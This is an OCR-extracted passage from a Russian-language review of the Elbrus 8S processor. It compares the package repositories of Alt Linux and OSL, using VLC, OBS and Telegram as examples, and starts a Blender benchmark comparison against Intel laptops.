
В Альте же используется другой формат пакетов: не .deb как в Debian и Ubuntu, а .rpm как в Fedora и CentOS. Их устанавливать можно через Synaptic (утилита с графическим интерфейсом) и apt-rpm (консольная утилита). apt-rpm – это форк (модификация, ответвление) классического apt в Debian, но с поддержкой .rpm пакетов, которые используются в Fedora и CentOS. И Synaptic, и apt-rpm полагаются на libapt, т.е. под капотом у них общая библиотека, оттуда они берут всю инфу и между собой они не конфликтуют.

В Альте в репозиториях много пакетов, их почти 17 тысяч на момент написания статьи (смотрите на скриншоте слева на noarch и e2kv4). И это просто ахренеть. Для понимания, около 85% пакетов, доступных для x86_64 систем так или иначе доступны и на Эльбрусе (смотрите на скриншоте справа на x86_64 и noarch). Если не знаете, доступен ли нужный вам софт на Эльбрусе, или же его нужно будет самому собирать из исходного кода, просто откройте страницу на сайте Альт Линукса и воспользуйтесь поиском.




Скриншот 42. Telegram-Desktop 3.0.4 Beta из репозитория Альт Линукс.

Просто для примера: в репозитории Альт Линукса доступен даже Telegram Desktop. Я пользовался версией 3.0.4 beta от 14-го сентября 2021-го года, которая на Эльбрусе стала доступна 8-го октября 2021-го года. Пока я писал эту статью, 9-го марта 2022-го года под Эльбрус портировали ещё более свежую Telegram Desktop, 3.2.5. Команда Telegram сама не занимается сборкой приложения под E2K, эту задачу на себя берут специалисты из Базальт СПО. Правда, на Эльбрус новые версии портируются не сразу после их выхода, а после того, как их сперва оттестируют в полной мере на x86 платформе, потому в репозитории Альт Линукс версия не самая свежая. Впрочем, тем, кто предпочтёт стабильность свежести, это только в радость.




Скриншот 43. OBS 26.1.0 на Эльбрус 8С с Альт Линукс 10.

В Альт Линукс есть не только пакеты, не присутствующие в OSL, вроде Telegram Desktop, но и те же самые пакеты, только с расширенными функциональными возможностями. Для примера возьму OBS, наиболее распространённую программу для стриминга и записи видео. В версии 26.1.0 из репозитория Альт Линукс есть возможность использования не только процессора для кодирования картинки в кодек H.264 (для сжатия видео, которое вы стримите на YouTube или любую другую платформу), но также для этой задачи вы можете задействовать и аппаратные блоки кодирования видео вашей видеокарты. Взгляните на тот самый пункт «FFMPEG VAAPI»: он доступен в Альте, но не доступен в OSL. VAAPI и есть тот самый API для общения процессора с блоками аппаратного кодирования и декодирования видео видеокарты, и он нам позволит эти блоки задействовать. Это в большой степени разгружает процессор. Зачем грузить процессор теми задачами, которые можно поручить видеокарте? И это прекрасно, что в Альт Линукс есть такая возможность.




Скриншот 44. VLC плеер в стандартной конфигурации не воспроизводит видео с HTTPS источников.

Другой пример с софтом, который точно знают все: видеоплеер VLC от VideoLAN. Он есть и в OSL, и в Alt, но по умолчанию он не воспроизводит видео с HTTPS источников (например, YouTube). Почему?




Скриншот 45. Лог VLC при ошибке воспроизведения видео с HTTPS источника.

Судя по логу VLC, причина в том, что отсутствует нужный модуль. И вот в чём дело: в OSL нельзя просто установить дополнительные модули с помощью того же пакетного менеджера. В OSL в целом мало пакетов. Ну, сами подумайте, они же поставляются на одном образе диска весом до 5 ГБ.




Скриншот 46. Установка VLC в Альт Линукс через Synaptic.

В Альт Линукс же всё иначе: вы можете при установке VLC отметить для установки ещё и плагин GNUTLS, который и позволит проигрывать видео, да и музыку, и всё, что вам надо, из веб-источников с HTTPS.



Скриншот 47. Запуск видео с YouTube в VLC после установки всех модулей для VLC.

Я решил не париться и отметил для установки вообще все модули/плагины для VLC, доступные в Synaptic. Ну и после этого у меня вполне нормально инициировалось HTTPS подключение к YouTube в VLC.



Скриншот 48. Запуск видео с YouTube после установки всех плагинов через Synaptic.

Ну и спустя секунд 10 после того, как прогрузилось превью, у меня начало воспроизводиться видео. Короче говоря, все нужные модули для VLC есть в Альте. В OSL их нет. Да и вообще, пользоваться OSL на постоянной основе сложновато как-раз из-за малого числа пакетов в репозитории. Это ожидаемо, ведь все доступные для установки пакеты, вообще весь репозиторий у OSL поставляется просто на одном диске или образе диска.

Репозиторий Альт Линукс это словно манна небесная на Эльбрусе. Могу выразить лишь респект разработчикам, в частности – Михаилу Шигорину. Просто с ума сойти от того, сколько софта они портировали под Эльбрус (посмотрите на их работу в upstream). Мне тяжело представить, насколько сложнее было бы пользоваться Эльбрусом, если бы приходилось вообще каждую программу компилировать из исходного кода, т.к. каких-то её модулей в OSL не хватает, или в принципе её нет в репозитории.


Поэтому я проводил тесты преимущественно на двух системах: Альт 10 и OSL 7.1. В версиях OSL 6.0 и Альт 10 одни и те же версии компилятора и многого другого ПО, поэтому сравнивать OSL 7.1 с OSL 6.0.1 смысла нет, когда есть Альт 10. Да, Альт 10 имеет много различий с OSL 6.0.1: тут и графическое окружение (mate вместо xfce4), и отсутствие systemd в OSL, но в целом по части производительности Альт 10 даст нам те же результаты, что и OSL 6.0.1, и при этом у нас будут нормальные репозитории с кучей пакетов.

3.2. С чем будем сравнивать Эльбрус 8С?

Я думал, какой же мне процессор противопоставить Эльбрусу в этом сравнении. Ну, думать особо долго не пришлось, т.к. у меня всего 2 ноутбука в моём распоряжении (настольных компьютеров я дома не имею). Первый ноутбук это старенький Asus Q500A 2013-го года выпуска с Intel Core i5 3230M, интегрированным видеоадаптером Intel HD Graphics 4000, материнской платой на базе Intel HM 76, и 16 ГБ оперативной памяти DDR3-1600 (2 планки по 8 ГБ). Понятное дело, что он слишком стар для сравнения с Эльбрусом, так что я его даже и не пытался сравнивать с ним. Второй ноутбук – это мой текущий основной рабочий инструмент, Xiaomi Mi Notebook Pro GTX 2018-го года с Intel Core i7 8550U на 25 Ватт с видеокартой NVidia GeForce GTX 1050 Max-Q и 16 ГБ оперативной памяти DDR4-2400. Этот ноутбук уже больше подходит для сравнения, но он всё равно слишком свеж для сравнения с Эльбрусом. Дело в том, что Эльбрус 8С вышел в 2016-м году, а разработка его началась задолго до этого. И в 2016-м году актуально было 6-е поколение Intel, которое могло работать как с оперативной памятью DDR4, так и с DDR3 (это был ещё переходный этап, как сейчас с 12-м поколением, которое может работать как с DDR5, так и с DDR4). Более того, 2016-й год – это год запуска Эльбрус 8С в серийное производство, а первые опытные образцы Эльбрус 8С были произведены ещё в 2014 году. И корректнее ему противопоставлять процессоры Intel 4-го поколения, а не 6-го, и тем более 8-го. Но мы так далеко заходить не будем.


И тут вопрос: а аналогом какого из процессоров 6-го поколения будет тот 8550U, что стоит в моём ноутбуке Xiaomi и пашет с TDP 25 Ватт?

Ну, определить я это решил при помощи простого бенчмарка: Blender Benchmark 2.04 (версию Blender для бенчмарка выбрал 2.90). Я прогнал этот бенчмарк у себя на ноутбуке на Windows 10 версии 1909. Почему не Windows 10 20H2? Потому, что у меня ноутбук до недавнего времени выдавал BSOD (синий экран смерти) при установке крупных обновлений Windows. Версию 21H2 я не торопился ставить, прождал полгода после релиза, и только потом всё завелось. Поэтому сравнивал с Эльбрусом ноут с виндой 10 версии 1909.



Скриншот 49. Результат Xiaomi Mi Notebook Pro GTX в месте Blender Benchmark 2.04 (Blender 2.90). Windows 10 1909.

И тут есть одна загвоздка. Я не знаю, почему, но в macOS у меня результаты были существенно выше.



Скриншот 50. Результат Xiaomi Mi Notebook Pro GTX в месте Blender Benchmark 2.04 (Blender 2.90). macOS 11.2.


Тест в macOS 11.2 я прогонял год назад, когда сравнивал свой ноутбук с Macbook Pro 2020 с Apple M1 на борту. И я не знаю, почему, но на Windows у меня сцены в Blender рендерились на 22-27% дольше. В обоих случаях я для рендеринга я использовал процессор, а не видеокарту. 22-27% разницы это во всех сценах, кроме koro: она то на винде рендерилась аж в 2.36 раза дольше. Короче, хз почему, но на винде у меня результаты сильно ниже.

Device Name	Device Type	Operating System	Scene	Blender Version	Median Render Time	Number of Benchmarks
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	bmw27	2.90	702.324	1
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	bmw27	2.90	1141.04	1
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	classroom	2.90	1874.32	1
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	classroom	2.90	1802.82	1
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	classroom	2.90	1780.53	1
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	fishy_cat	2.90	963.104	1
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	fishy_cat	2.90	930.327	1
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	koro	2.90	1265.48	1
Intel Core i5-6600 CPU @ 3.30GHz	CPU	Windows	koro	2.90	1204.5	1

Скриншот 51. Результаты Intel Core i5-6600 в Blender Benchmark (Blender 2.90). Источник: Blender OpenData.

